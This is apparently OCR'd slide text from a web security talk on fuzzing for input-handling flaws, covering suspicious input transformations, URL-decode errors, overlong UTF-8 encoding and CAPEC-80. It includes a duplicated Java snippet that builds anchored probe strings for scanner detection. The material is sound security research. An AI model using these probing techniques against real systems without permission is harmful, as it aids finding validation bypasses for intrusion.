• Suspicious input transformation (eg 7*7 => '49', \x41\x41 => 'AA')
• Passive-scanner issues that only occur during fuzzing (install the 'Error Message Checks' extension for maximum effectiveness)


```
+     private Pair<String, List<String>> detectUrlDecodeError(String base) {
+         String leftAnchor = Utilities.randomString(6);
+         String rightAnchor = Utilities.randomString(6);
+         return new ImmutablePair<>(leftAnchor+"\u0391"+rightAnchor,
  Collections.singletonList(leftAnchor+"N\u0011"+rightAnchor));
+     }
```

Taint Tracking

```
+     private Pair<String, List<String>> detectUrlDecodeError(String base) {
+         String leftAnchor = Utilities.randomString(6);
+         String rightAnchor = Utilities.randomString(6);
+         return new ImmutablePair<>(leftAnchor+"\u0391"+rightAnchor,
  Collections.singletonList(leftAnchor+"N\u0011"+rightAnchor));
+     }
```



Agenda




Decoding Errors


- Multi-Byte Aware?
- Overlong Encoding


CAPEC™


CAPEC-80: Using UTF-8 Encoding to Bypass Validation Logic

